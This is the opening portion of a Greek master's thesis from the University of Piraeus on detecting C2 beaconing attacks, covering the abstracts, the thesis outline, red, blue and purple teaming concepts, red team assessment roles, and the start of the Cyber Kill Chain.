Πανεπιστήμιο Πειραιώς
Σχολή Τεχνολογιών Πληροφορικής και Τηλεπικοινωνιών
Τμήμα Ψηφιακών Συστημάτων
University of Piraeus
School of Information and Communication Technologies
Department of Digital Systems

Μεταπτυχιακό Πρόγραμμα Σπουδών - Ασφάλεια Ψηφιακών Συστημάτων
Postgraduate Programme - Digital Systems Security

Διπλωματική Εργασία - Εντοπισμός Επιθέσεων Τύπου C2 Beaconing

Master Thesis - C2 Beaconing Attacks Hunting

Επιβλέποντες - Κωνσταντίνος Λαμπρινουδάκης, Καθηγητής
Γεώργιος Βάσιος, Αξιωματικός ΚΕ.Π.Υ.Ε.Σ
Supervisors - Konstantinos Lambrinoudakis, Professor
George Vasios, H.A.I.T.S.C Officer

Ονοματεπώνυμο - Username	Email	ID
Στέφανος Σαρλής - Stefanos Sarlis	s.sarlis@ssl-unipi.gr	MTE2029

Πειραιάς, Φεβρουάριος 2022
Piraeus, February 2022

.....

Στέφανος Σαρλής

Διπλωματούχος Ασφάλειας Ψηφιακών Συστημάτων - Πανεπιστήμιο Πειραιώς

Περίληψη

Δεδομένου ότι οι επιθέσεις στον κυβερνοχώρο εξελίσσονται συνεχώς τόσο σε αριθμό όσο και σε πολυπλοκότητα, η χρήση προηγμένων μηχανισμών ασφαλείας καθίσταται επιτακτική. Ωστόσο, παρ' όλο που οι σύγχρονες λύσεις ασφαλείας προσφέρουν, σε ορισμένες περιπτώσεις, ικανοποιητικά ποσοστά ανίχνευσης, οι απειλές στον κυβερνοχώρο αναπτύσσονται εκθετικά, με αποτέλεσμα να βρίσκονται πάντα σε πλεονεκτική θέση. Επιπλέον, οι παραδοσιακοί μηχανισμοί για τον εντοπισμό κακόβουλης δραστηριότητας μπορούν πολύ εύκολα να παρακαμφθούν, καθώς οι επιτιθέμενοι βρίσκουν συνεχώς νέους και εξεζητημένους τρόπους προκειμένου να αποφύγουν την ανίχνευση από τις εν λόγω λύσεις, στοχεύοντας στη μόλυνση δικτύων και συστημάτων με διαφορετικά είδη κακόβουλου λογισμικού. Επιπρόσθετα, σε αντίθεση με τις λιγότερο πολύπλοκες επιθέσεις, οι Advanced Persistent Threats (APTs) αποτελούν προηγμένες απειλές, στις οποίες οι επιτιθέμενοι διατηρούν χαμηλό προφίλ, εκμεταλλευόμενοι περίπλοκες μεθόδους εισβολής μέσω διαφόρων φορέων επίθεσης. Ένα από τα σημαντικότερα στάδια μιας APT επίθεσης είναι το Command and Control (C2) beaconing. Στα πλαίσια της συγκεκριμένης εργασίας, παρουσιάζεται μια ολιστική προσέγγιση εντοπισμού των beaconing επιθέσεων. Ειδικότερα, αντικείμενο της παρούσας διπλωματικής αποτελεί ο σχεδιασμός και η εκτέλεση πληθώρας σεναρίων επίθεσης, που προσομοιάζουν επιθέσεις τύπου C2 beaconing, με στόχο τη συνδυαστική ανίχνευσή τους. Από την παρούσα εργασία επιβεβαιώνεται ότι ο εντοπισμός της κακόβουλης beaconing συμπεριφοράς απαιτεί το συνδυασμό διαφόρων μηχανισμών ανίχνευσης και ταυτόχρονα την αντιμετώπιση πληθώρας προκλήσεων. Πιο συγκεκριμένα, δεδομένου ότι το beaconing δεν αποτελεί ένα διακριτό συμβάν, αλλά μια ακολουθία χρονικά σχετιζόμενων συμβάντων, είναι πρόδηλο ότι η ανίχνευσή του είναι εξαιρετικά απαιτητική. Επομένως, στη συγκεκριμένη εργασία, μέσω της εκτέλεσης τριών, κλιμακούμενης πολυπλοκότητας, σεναρίων επίθεσης αξιολογείται η αποτελεσματικότητα διαφόρων μεθόδων και λύσεων ασφάλειας, αναφορικά με τον εντοπισμό και τον μετριασμό των εν λόγω επιθέσεων. Τα αποτελέσματα υποδεικνύουν ότι υπάρχουν ακόμη σημαντικά περιθώρια βελτίωσης, καθώς η πλειοψηφία των μηχανισμών ασφαλείας αποτυγχάνει να αποτρέψει σε μεγάλο βαθμό τις συγκεκριμένες απειλές. Ωστόσο, μέσω της συνδυαστικής προσέγγισης που παρουσιάζεται, η ανίχνευση των beaconing επιθέσεων καθίσταται πλέον εφικτή.

Abstract

As cyber attacks are constantly evolving in both number and complexity, the use of advanced security mechanisms becomes imperative. However, while modern security solutions offer, in some cases, satisfactory detection rates, cyber threats are growing exponentially, being in an advantageous position. In addition, traditional methods for detecting malicious activity can be easily bypassed, since attackers are constantly finding new and sophisticated ways to avoid detection from defense solutions, aiming to infect networks and systems with different types of malware. Furthermore, unlike the majority of cyber attacks, Advanced Persistent Threats (APTs) are sophisticated attacks, in which adversaries try to stay under the radar, taking advantage of various methods and using different attack vectors. One of the most important stages of an APT attack is Command and Control (C2) beaconing. In this work, a holistic approach regarding beaconing attacks detection is presented. More particularly, the subject of this dissertation is beaconing detection through the design and execution of various attack scenarios, which simulate C2 beaconing attacks. The outcome of the work confirms that indeed the detection of malicious beaconing behavior requires the combination of different detection mechanisms and at the same time addressing a variety of challenges. More specifically, since beaconing is not a distinct event, but a sequence of time-related events, it is clear that its detection is extremely challenging. Therefore, in this work, the effectiveness of various security methods and solutions is evaluated, regarding the detection and mitigation of these attacks, through the execution of three attack scenarios with scalable complexity. The results show that there is significant room for improvement since the majority of security mechanisms largely fails to detect and address these threats. However, through the combined approach presented, the detection of beaconing attacks becomes more feasible.

Ευχαριστίες

Η παρούσα διπλωματική εργασία πραγματοποιήθηκε υπό την επίβλεψη του κυρίου Κωνσταντίνου Λαμπρινουδάκη, καθηγητή του τμήματος Ψηφιακών Συστημάτων του Πανεπιστημίου Πειραιώς και του κυρίου Γεώργιου Βάσιου, υπεύθυνου από το ΚΕ.Π.Υ.Ε.Σ.

Θα ήθελα να τους ευχαριστήσω θερμά τόσο για την εμπιστοσύνη που μου έδειξαν, δίνοντάς μου τη δυνατότητα να ασχοληθώ με το συγκεκριμένο θέμα, όσο και για την υποστήριξη που μου παρείχαν συνολικά κατά την εκπόνηση της διπλωματικής εργασίας.

Επιπλέον, θα ήθελα να ευχαριστήσω τους γονείς μου, τον αδερφό μου και τους κοντινούς μου φίλους, για τη στήριξή τους όλα αυτά τα χρόνια.

Πίνακας Περιεχομένων

Κατάλογος Εικόνων

1. Εισαγωγή

Στα πλαίσια της συγκεκριμένης εργασίας, παρουσιάζεται μία ολιστική προσέγγιση εντοπισμού beaconing επιθέσεων. Δεδομένου ότι, η ανίχνευση της κακόβουλης beaconing δραστηριότητας αποτελεί μία σύνθετη και πολύπλοκη διαδικασία, απαιτείται ο συνδυασμός των μεθόδων και των τεχνικών εντοπισμού που αναλύονται στην εν λόγω εργασία. Πιο συγκεκριμένα, η beaconing δραστηριότητα χαρακτηρίζεται ως μία ακολουθία χρονικά σχετιζόμενων συμβάντων. Επομένως, προκειμένου να εντοπιστούν ενδείξεις της, είναι απαραίτητο να ακολουθηθεί μία συνδυαστική ανάλυση, για ένα εκτεταμένο χρονικό διάστημα, τόσο της δικτυακής κίνησης όσο και των πληροφοριών που απορρέουν από τους κεντρικούς υπολογιστές. Επιπλέον, απαιτείται η αντιμετώπιση ορισμένων προκλήσεων. Για παράδειγμα, οι beaconing επιθέσεις διαφοροποιούνται αισθητά ανάλογα το θύμα-στόχο και τις επιδιώξεις του επιτιθέμενου. Επιπρόσθετα, δεδομένου ότι η τακτική επικοινωνία δεν υποδηλώνει απαραίτητα κακόβουλη δραστηριότητα (π.χ., έλεγχοι ενημέρωσης λογισμικού ή λειτουργικού συστήματος), η ανίχνευση των beaconing επιθέσεων καθίσταται δυσκολότερη. Επίσης, οι παραδοσιακοί μηχανισμοί ασφαλείας (π.χ., τείχη προστασίας, IPS/IDS λύσεις, λογισμικά προστασίας από ιούς) δεν συμβάλλουν αισθητά στον εντοπισμό σύνθετων κακόβουλων ενεργειών, εισάγοντας σε πολλές περιπτώσεις υψηλό ποσοστό false negative αναφορών. Στη συγκεκριμένη εργασία, παρουσιάζεται μία δομημένη και συνεκτική προσπάθεια αντιμετώπισης όλων των ανωτέρω προκλήσεων. Αναφορικά με τη διάρθρωση της εργασίας, ακολουθείται η επιμέρους ανάλυση των βημάτων που απαρτίζουν μία C2 beaconing επίθεση. Πιο συγκεκριμένα, στην *Ενότητα 2*, αναλύονται οι βασικότερες έννοιες αναφορικά με τις εν λόγω επιθέσεις, και επιπλέον παρουσιάζονται οι τακτικές, οι τεχνικές, οι διαδικασίες (TTPs), τα βήματα και οι ενέργειες που ακολουθούνται από τους επιτιθέμενους για τη διεξαγωγή τους. Επιπρόσθετα, τονίζονται τα χαρακτηριστικά και οι παραλλαγές των συγκεκριμένων επιθέσεων, καθώς επίσης και οι τρόποι με τους οποίους μπορεί να αποφευχθεί ο εντοπισμός τους. Στην *Ενότητα 3*, παρουσιάζονται τα κυριότερα C2 πλαίσια (frameworks) που χρησιμοποιούνται από τους επιτιθέμενους προκειμένου να διατηρήσουν ένα δίαυλο επικοινωνίας με τα παραβιασμένα συστήματα. Τα πλαίσια αυτά, είναι υπεύθυνα για τη μεταβίβαση οδηγιών και τη λήψη πρόσθετων κακόβουλων payloads στους παραβιασμένους κεντρικούς υπολογιστές. Στην *Ενότητα 4*, παρουσιάζονται οι κυριότερες μέθοδοι και τεχνικές ανίχνευσης της κακόβουλης δραστηριότητας, σε συνδυασμό με εξειδικευμένα εργαλεία που συντελούν στον εντοπισμό της. Στην *Ενότητα 5*, αναλύονται τα δομικά στοιχεία τα οποία απαρτίζουν το SIEM ανοιχτού κώδικα που αναπτύσσεται στα πλαίσια της εργασίας. Στην *Ενότητα 6*, παρουσιάζονται οι ενέργειες και οι παραμετροποιήσεις που υλοποιούνται, προκειμένου να δημιουργηθεί ένα τοπικό lab για την εκτέλεση και την ανίχνευση πληθώρας επιθέσεων. Καταληκτικά, στην *Ενότητα 7*, αναλύονται τρία διαφορετικά σενάρια επίθεσης, κλιμακούμενης πολυπλοκότητας. Επιπλέον, πραγματοποιείται η διαμόρφωση των C2 πλαισίων και η προετοιμασία των αντίστοιχων attack paths. Στόχος των σεναρίων είναι η προσομοίωση των TTPs που χρησιμοποιούν οι πραγματικοί επιτιθέμενοι και η ανίχνευση των επιθέσεων μέσω μίας συνδυαστικής και ολιστικής προσέγγισης. Τα αποτελέσματα αναφορικά με τον εντοπισμό των επιθέσεων παρουσιάζονται αναλυτικά σε κάθε σενάριο επίθεσης.

2. Θεωρητικό Υπόβαθρο

Στη συγκεκριμένη ενότητα, παρουσιάζονται και αναλύονται οι βασικότερες έννοιες αναφορικά με τις επιθέσεις τύπου C2 beaconing. Πιο συγκεκριμένα, πραγματοποιείται αναφορά στις τακτικές, τεχνικές και διαδικασίες (TTPs) που χρησιμοποιούνται συχνά για την προσομοίωση επιθέσεων, με στόχο την αξιολόγηση της αποτελεσματικότητας των διαδικασιών και των μηχανισμών ασφαλείας. Στη συνέχεια, αποτυπώνονται αναλυτικά τα βήματα και οι ενέργειες που ακολουθούνται από τους επιτιθέμενους κατά τη διεξαγωγή μίας κυβερνοεπίθεσης (π.χ., reconnaissance, data exfiltration). Επιπλέον, τονίζονται τα χαρακτηριστικά και οι παραλλαγές των C2 beaconing επιθέσεων, καθώς επίσης οι τρόποι με τους οποίους μπορεί να αποφευχθεί ο εντοπισμός τους (π.χ., callbacks σε τυχαία χρονικά διαστήματα, jitter, redirectors κίνησης) από διάφορες λύσεις ασφάλειας που μπορεί να έχουν υλοποιηθεί.

2.1 Red Teaming

Ο όρος Red Teaming αναφέρεται στη χρήση τακτικών, τεχνικών και διαδικασιών (tactics, techniques, procedures - TTPs) για την προσομοίωση πραγματικών απειλών και επιθέσεων, με στόχο την εκπαίδευση και την αξιολόγηση της αποτελεσματικότητας του ανθρώπινου παράγοντα, των μηχανισμών ασφαλείας, και των διαδικασιών που χρησιμοποιούνται για την προστασία των τεχνολογικών υποδομών [1]. Βασισμένο στις αρχές των δοκιμών παρείσδυσης (Penetration Testing), το Red Teaming ακολουθεί μια ολιστική προσέγγιση προκειμένου να αποκτηθεί μια ολοκληρωμένη εικόνα για τη συνολική ασφάλεια ενός οργανισμού, ενώ ταυτόχρονα δοκιμάζεται η ικανότητα του οργανισμού να ανιχνεύει, να ανταποκρίνεται και να ανακάμπτει από επιθέσεις. Πιο συγκεκριμένα, η διαδικασία Red Teaming έχει σχεδιαστεί με τέτοιο τρόπο ώστε να ανταποκρίνεται στις ανάγκες πολύπλοκων οργανισμών που επεξεργάζονται σημαντικές πληροφορίες και χρησιμοποιούν πληθώρα περιουσιακών στοιχείων. Ο σκοπός του είναι να συμβάλλει στον προσδιορισμό του τρόπου με τον οποίο οι πραγματικοί επιτιθέμενοι, μπορούν να συνδυάσουν τεχνικές προκειμένου να πετύχουν το στόχο τους [2]. Παρ' όλο που κάθε Red Teaming αξιολόγηση μπορεί να καλύπτει διαφορετικά οργανωτικά στοιχεία, η μεθοδολογία περιλαμβάνει πάντα συγκεκριμένα βήματα, όπως είναι η αναγνώριση (reconnaissance), η απαρίθμηση (enumeration) και η επίθεση. Σε αρκετές περιπτώσεις μία Red Teaming προσομοίωση ακολουθεί στενά τις μεθόδους και τις τεχνικές επίθεσης πραγματικών επιτιθέμενων (π.χ., Advanced Persistent Threat - APT Groups [3]), χρησιμοποιώντας TTPs που εμφανίζονται σε πρόσφατες επιθέσεις [4]. Το παραπάνω συμβάλλει στην αποτίμηση και στην αξιολόγηση της ικανότητας της ομάδας διαχείρισης περιστατικών ασφαλείας να εντοπίζει και να ανταποκρίνεται σε ρεαλιστικά σενάρια επίθεσης.

Μία Red Teaming προσομοίωση, συνήθως διεξάγεται από τρίτα μέρη που προσλαμβάνονται προκειμένου να αξιολογήσουν την ασφάλεια ενός οργανισμού [5]. Αρχικά, προσδιορίζεται το πεδίο εφαρμογής του έργου και καθορίζεται η περιοχή ελέγχου που θα αξιολογηθεί. Επιπλέον, λόγω της φύσης του ελέγχου, είναι απαραίτητο και ιδιαίτερα σημαντικό να ληφθούν υπόψη διάφορα νομικά ζητήματα. Για παράδειγμα, το τρίτο μέρος θα πρέπει να έχει ρητή άδεια από τον πελάτη για τη διεξαγωγή της δοκιμής. Επιπλέον, στη συμφωνία των δύο μερών θα πρέπει να

περιλαμβάνεται η αποποίηση των ευθυνών του τρίτου μέρους σε περίπτωση που εκδηλωθεί οποιαδήποτε δυνητική επίπτωση ή καταστροφή κατά τη διάρκεια των δοκιμών. Επιπρόσθετα, το τρίτο μέρος είναι υπεύθυνο για την παροχή ενός λεπτομερούς σχεδίου στον πελάτη καθώς επίσης και μίας λίστας μεθόδων και εργαλείων που θα χρησιμοποιηθούν κατά την αξιολόγηση. Είναι πρόδηλο, ότι οποιαδήποτε δοκιμή εκτελείται εκτός του πεδίου εφαρμογής που έχει συμφωνηθεί, θεωρείται πραγματική επίθεση. Μόλις τεθούν οι στόχοι, ξεκινάει η διαδικασία του reconnaissance. Ένας συνδυασμός αποθετηρίων πληροφοριών, εργαλείων και τεχνικών OSINT (Open-Source Intelligence) μπορεί να χρησιμοποιηθεί για την εκτέλεση του αρχικού reconnaissance στο στόχο [4]. Επόμενο βήμα είναι η απόκτηση μίας αρχικής πρόσβασης (Initial Access ή Foothold). Για παράδειγμα, η κόκκινη ομάδα μπορεί είτε να εκμεταλλευτεί τρωτά σημεία είτε να πραγματοποιήσει μια επίθεση Κοινωνικής Μηχανικής (Social Engineering). Μόλις αποκτηθεί η αρχική πρόσβαση, σε πλήρη αντιστοιχία με τις ενέργειες ενός επιτιθέμενου, η κόκκινη ομάδα επιχειρεί να κλιμακώσει τα προνόμια της και να διατηρήσει persistence, προκειμένου να προχωρήσει σε επιπλέον ενέργειες, ανάλογα το πλαίσιο του ελέγχου.

Οι Red Teaming δραστηριότητες μπορούν να συμβάλλουν ουσιαστικά στην ενίσχυση της ασφάλειας ενός οργανισμού, καθώς βοηθούν στη βελτιστοποίηση των αμυντικών δυνατοτήτων του και στη μέτρηση της αποτελεσματικότητας των λειτουργιών ασφαλείας που έχει θεσπίσει [1]. Όπως έχει ήδη τονιστεί, το Red Teaming διαφοροποιείται από μία τυπική δοκιμή ασφαλείας και βασίζεται σε μεγάλο βαθμό σε καλά καθορισμένα TTPs, τα οποία είναι κρίσιμα για την επιτυχή προσομοίωση μιας ρεαλιστικής επίθεσης. Μία Red Teaming προσομοίωση παρέχει βαθύτερη κατανόηση του τρόπου με τον οποίο ένας οργανισμός αντιμετωπίζει πραγματικές απειλές και βοηθάει στον εντοπισμό δυνατών και αδύναμων/τρωτών σημείων. Όσον αφορά τον επιχειρηματικό κίνδυνο, το Red Teaming εστιάζει στον προσδιορισμό της αποτελεσματικότητας των διαδικασιών ασφαλείας στην αντιμετώπιση απειλών, χωρίς ωστόσο στο επίκεντρο να βρίσκονται τα τεχνικά ευρήματα. Αντίθετα, οι Red Teaming ασκήσεις έχουν σχεδιαστεί για να εντοπίσουν κενά και ελαττώματα στις αμυντικές στρατηγικές, προκειμένου να συμβάλουν στην ενίσχυση της ασφάλειας μέσω εκπαιδεύσεων. Για παράδειγμα, η προσομοίωση μίας απειλής χρησιμοποιώντας ρεαλιστικές τεχνικές μπορεί να συμβάλλει στην εκπαίδευση της μπλε ομάδας (Blue Team) και στην αξιολόγηση της ασφάλειας στο σύνολό της. Η μπλε ομάδα αναλύει δεδομένα, παρακολουθεί τα πληροφοριακά συστήματα και διαχειρίζεται περιστατικά, προκειμένου να διασφαλιστεί η ασφάλεια, να εντοπιστούν κενά/ελαττώματα και να επαληθευτεί η αποτελεσματικότητα κάθε μέτρου που έχει υλοποιηθεί.


Μια ιδέα που προέκυψε από τις προσπάθειες ενσωμάτωσης των κόκκινων και των μπλε ομάδων, είναι η δημιουργία των μωβ ομάδων [6]. Το Purple Teaming ορίζεται ως ο συνδυασμός των ανωτέρω και δεσμεύει τις δύο ομάδες σε συνεργασία [7]. Η συνεργασία αυτή επιτυγχάνεται μέσω του διαμοιρασμού πληροφοριών και γνώσεων με στόχο τη βελτίωση της συνολικής ασφάλειας ενός οργανισμού. Πιο συγκεκριμένα, το Purple Teaming αποτελεί μία μεθοδολογία σύμφωνα με την οποία οι κόκκινες και οι μπλε ομάδες συνεργάζονται στενά προκειμένου να μεγιστοποιήσουν τις δυνατότητες απόκρισης σε κυβερνοεπιθέσεις μέσω συνεχούς ανατροφοδότησης και ανταλλαγής γνώσεων [8]. Με αυτόν τον τρόπο, οι ομάδες ασφαλείας μπορούν να βελτιώσουν την αποτελεσματικότητά τους στην ανίχνευση τρωτών σημείων, στην αναζήτηση απειλών και στην παρακολούθηση του δικτύου, υλοποιώντας καινούριες τεχνικές και διαδικασίες τόσο για την

πρόληψη όσο και για τον εντοπισμό νέων τύπων απειλών. Επομένως, οι οργανισμοί μπορούν να κατανοήσουν καλύτερα τα TTPs που χρησιμοποιούνται σε πραγματικές επιθέσεις. Προσομοιώνοντας αυτά τα TTPs, μέσω μιας σειράς σεναρίων που υλοποιεί η κόκκινη ομάδα, η μπλε ομάδα έχει τη δυνατότητα να διαμορφώσει, να συντονίσει και να βελτιώσει την ικανότητα ανίχνευσης και απόκρισής της [9]. Σύμφωνα με τη βιβλιογραφική αναφορά [8], ορισμένοι οργανισμοί πραγματοποιούν δραστηριότητες Purple Teaming μέσω επίσημων διαδικασιών, στις οποίες οι στόχοι ασφάλειας και τα χρονοδιαγράμματα δοκιμών είναι σαφώς καθορισμένα.

Από την άλλη πλευρά, η αξιολόγηση των ευπαθειών (Vulnerability Assessment) και οι δοκιμές παρείσδυσης (Penetration Testing) αποτελούν το μέσο για τον εντοπισμό τεχνικών ελαττωμάτων με απώτερο στόχο τη μείωση του attack surface του στόχου [1]. Πιο συγκεκριμένα, η αξιολόγηση των ευπαθειών έχει ευρεία κάλυψη αλλά περιορισμένο εύρος. Για παράδειγμα, στο υποθετικό σενάριο αξιολόγησης των ευπαθειών όλων των σταθμών εργασίας ενός οργανισμού, παρ' όλο που το πεδίο εφαρμογής είναι ευρύ, ταυτόχρονα δεν καλύπτει πλήρως το πλαίσιο των οργανωτικών κινδύνων. Επομένως, η αξιολόγηση των ευπαθειών παρ' όλο που μειώνει το attack surface δεν παρέχει άμεσες πληροφορίες όσον αφορά τον οργανωτικό κίνδυνο. Αντίστοιχα, οι δοκιμές παρείσδυσης εμβαθύνουν περαιτέρω καθώς αξιοποιούν τις ευπάθειες που έχουν ανακύψει. Στόχος των δοκιμών παρείσδυσης είναι η εκτέλεση μιας επίθεσης εναντίον ενός στόχου, για τον εντοπισμό και την αξιολόγηση των κινδύνων που προκύπτουν από την εκμετάλλευση του attack surface του. Επομένως, χάρη στις δοκιμές παρείσδυσης οι οργανωτικοί κίνδυνοι μπορούν να προσδιοριστούν έμμεσα. Ωστόσο, αυτή η τεχνική δεν μπορεί να προσφέρει από μόνη της μια πλήρη ανάλυση της ασφάλειας ενός οργανισμού [5]. Κατά συνέπεια, λόγω του περιορισμένου και σταθερού πεδίου εφαρμογής τους, οι δοκιμές παρείσδυσης από μόνες τους δεν αντιμετωπίζουν επαρκώς τον κίνδυνο [10]. Αντίθετα, το Red Teaming μπορεί να προσφέρει μία βαθύτερη κατανόηση των δυνητικών επιπτώσεων που μπορεί να επιφέρει ένας επιτιθέμενος. Ο απώτερος στόχος του Red Teaming είναι η κατανόηση των λειτουργιών ασφάλειας στο σύνολό τους (π.χ., ανθρώπινος παράγοντας, διαδικασίες και τεχνολογία). Το αποτέλεσμα μιας Red Teaming άσκησης δεν είναι μόνο ο εντοπισμός των τρωτών σημείων, αλλά κυρίως ο προσδιορισμός της ετοιμότητας της μπλε ομάδας να ανιχνεύσει και να αντιμετωπίσει μία νέα, ρεαλιστική απειλή. Οι Red Teaming ασκήσεις βασίζονται σε σενάρια και εξετάζουν την εκπλήρωση συγκεκριμένων στόχων. Οι στόχοι αυτοί σχετίζονται κυρίως με την εκπαίδευση των μπλε ομάδων και με την αξιολόγηση του τρόπου με τον οποίο οι μηχανισμοί ασφαλείας μπορούν να περιορίσουν μία απειλή. Τα τεχνικά κενά είναι δευτερεύουσας σημασίας για την κατανόηση του τρόπου με τον οποίο η απειλή είναι σε θέση να επηρεάσει τις λειτουργίες ενός οργανισμού και του τρόπου με τον οποίο οι μηχανισμοί ασφαλείας την αντιμετώπισαν. Επομένως, μία Red Teaming άσκηση είναι πιο στοχευμένη από μία δοκιμή παρείσδυσης [11]. Όπως έχει ήδη επισημανθεί, ο στόχος είναι να αξιολογηθούν οι δυνατότητες ανίχνευσης και απόκρισης του οργανισμού. Στην πραγματικότητα, το Red Teaming περιλαμβάνει την έννοια της δοκιμής παρείσδυσης, καθώς η δεύτερη αποτελεί βασικό συστατικό της αξιολόγησης. Επιπλέον, σε αντίθεση με μία απλή δοκιμή παρείσδυσης, μία ρεαλιστική επίθεση λαμβάνει υπόψη διάφορα στοιχεία ασφάλειας πληροφοριών τα οποία συνδέονται μεταξύ τους, όπως είναι η φυσική υποδομή (π.χ., κτίρια, γραφεία), η ψηφιακή υποδομή (π.χ., εσωτερικά δίκτυα, συνδέσεις με πελάτες και προμηθευτές) και ο ανθρώπινος παράγοντας (π.χ., υπάλληλοι, πελάτες και τρίτα μέρη που διαχειρίζονται πληροφορίες) [10]. Δεδομένου ότι στο χώρο της κυβερνοασφάλειας, ο ανθρώπινος παράγοντας είναι συνήθως ο πιο αδύναμος κρίκος [12], η

πλειονότητα των παραβιάσεων στον κυβερνοχώρο τα τελευταία χρόνια οφείλεται κυρίως σε επιθέσεις ηλεκτρονικού ψαρέματος (phishing) και κοινωνικής μηχανικής. Το Red Teaming δεν εφαρμόζει μόνο τεχνικούς ελέγχους, αλλά αξιολογεί και τις ανθρώπινες αμυντικές ικανότητες. Επιπλέον, σημαντική πτυχή μίας πραγματικής επίθεσης αποτελεί το reconnaissance. Κατά τη διάρκεια της συγκεκριμένης φάσης, ο επιτιθέμενος χρησιμοποιεί διάφορα εργαλεία και τεχνικές προκειμένου να συγκεντρώσει όσο το δυνατόν περισσότερες πληροφορίες για το στόχο. Ωστόσο, οι παραδοσιακές δοκιμές παρείσδυσης, λόγω του περιορισμένου και προκαθορισμένου πεδίου εφαρμογής τους, δεν λαμβάνουν υπόψη σε μεγάλο βαθμό το ανωτέρω. Επιπλέον, οι Red Teaming ασκήσεις απαιτούν λεπτομερή σχεδιασμό για τη δημιουργία ρεαλιστικών επιθέσεων. Ως μέρος της φάσης του σχεδιασμού, είναι σημαντικό να εντοπιστούν οι βασικοί κίνδυνοι του οργανισμού. Ο καλύτερος σχεδιασμός προέρχεται από μια εις βάθος κατανόηση του στόχου.

Για την αποτελεσματική έκβαση μίας Red Teaming άσκησης, είναι απαραίτητη η συμμετοχή και η συνδρομή διαφόρων οντοτήτων και ομάδων. Στην *Εικόνα 1*, παρουσιάζονται οι ρόλοι και οι αντίστοιχες σχέσεις που προκύπτουν μεταξύ τους [1].



Εικόνα 1. Red Team Assessment

- White Cell: Η συγκεκριμένη οντότητα δρα ως διαμεσολαβητής μεταξύ των δραστηριοτήτων της κόκκινης ομάδας και των ενεργειών/απαντήσεων της μπλε ομάδας. Είναι υπεύθυνη για την παρακολούθηση και την τήρηση των Κανόνων Δέσμευσης (Rules of Engagement - ROE). Στους συγκεκριμένους κανόνες καθορίζονται οι ευθύνες, οι σχέσεις και οι κατευθυντήριες γραμμές μεταξύ της κόκκινης ομάδας, του πελάτη, των ιδιοκτητών των συστημάτων και τυχόν ενδιαφερόμενων μερών που συμμετέχουν στην άσκηση. Επιπρόσθετα, η εν λόγω οντότητα συντονίζει τις ενέργειες που απαιτούνται για την επίτευξη των στόχων της άσκησης, και συσχετίζει τις δραστηριότητες της κόκκινες ομάδας με τις αντίστοιχες αμυντικές ενέργειες της μπλε ομάδας.
- Engagement Control Group (ECG): Το ECG είναι υπεύθυνο για την παρακολούθηση όλων των δραστηριοτήτων που διεξάγονται κατά τη διάρκεια της άσκησης. Η συγκεκριμένη ομάδα απαρτίζεται συνήθως από διάφορα στελέχη του στόχου, ένα άτομο από το White Cell και ένα άτομο από την κόκκινη ομάδα.
- Red Cell: Ένα Red Cell αποτελείται από τα μέλη της κόκκινης ομάδας που συγκροτούν το επιθετικό τμήμα της άσκησης.

- Red Team Lead: Η συγκεκριμένη οντότητα δρα ως επικεφαλής της κόκκινης ομάδας. Επιβλέπει και καθοδηγεί τις επιθέσεις. Επιπλέον, εξασφαλίζει την τήρηση όλων των Κανόνων Δέσμευσης (ROE).
- Red Team Operator: Η συγκεκριμένη ομάδα συμμορφώνεται και ακολουθεί πλήρως τις οδηγίες του Red Team Lead. Όπως έχει ήδη τονιστεί, τα μέλη που την απαρτίζουν είναι υπεύθυνα για τη χρήση TTPs που προσομοιάζουν πραγματικές απειλές και επιθέσεις.
- Trusted Agent (TA): Η συγκεκριμένη οντότητα είναι υπεύθυνη για την αποτροπή επιπτώσεων στο στόχο. Οι TAs έχουν πλήρη γνώση των δραστηριοτήτων που εκτελούνται, των συνθηκών και της κατάστασης της άσκησης.
- Blue Team Lead: Η συγκεκριμένη οντότητα δρα ως επικεφαλής της μπλε ομάδας. Επιβλέπει, καθοδηγεί και συντονίζει τις απαντήσεις/ενέργειες της μπλε ομάδας στις επιθέσεις που εντοπίζονται.
- Blue Team Operator: Η συγκεκριμένη ομάδα είναι υπεύθυνη για την ανάλυση και την παρακολούθηση των εταιρικών συστημάτων του στόχου, προκειμένου να εντοπιστούν τρωτά σημεία, για την αντιμετώπιση περιστατικών ασφαλείας και για την αξιολόγηση της αποτελεσματικότητας των υφιστάμενων μέτρων ασφαλείας που έχουν υλοποιηθεί.

2.2 Cyber Kill Chain

Το Cyber Kill Chain αποτελείται από μία σειρά βημάτων, τα οποία αποτυπώνουν τα στάδια που ακολουθούνται σε μία κυβερνοεπίθεση, από την αναγνώριση (reconnaissance) έως την εξαγωγή δεδομένων (data exfiltration). Ανεξάρτητα από το είδος της επίθεσης (π.χ., εσωτερική ή εξωτερική), κάθε στάδιο σχετίζεται με ένα συγκεκριμένο είδος δραστηριότητας. Η συγκεκριμένη προσέγγιση μπορεί να χρησιμοποιηθεί ως εργαλείο διαχείρισης για τη συνεχή βελτίωση της άμυνας ενός οργανισμού [14]. Πιο συγκεκριμένα, το Cyber Kill Chain είναι ένα μοντέλο κυβερνοασφάλειας, που δημιουργήθηκε από την εταιρεία Lockheed Martin για τον εντοπισμό και τον προσδιορισμό των σταδίων μίας κυβερνοεπίθεσης, βοηθώντας παράλληλα τις ομάδες ασφαλείας να περιορίσουν και να ανιχνεύσουν τις απειλές σε κάθε στάδιο της αλυσίδας [15][16]. Το συγκεκριμένο μοντέλο αποτελείται από τα επιμέρους στάδια [13][14][15][16][17], τα οποία παρουσιάζονται στην *Εικόνα 2*.

Εικόνα 2. Cyber Kill Chain Stages

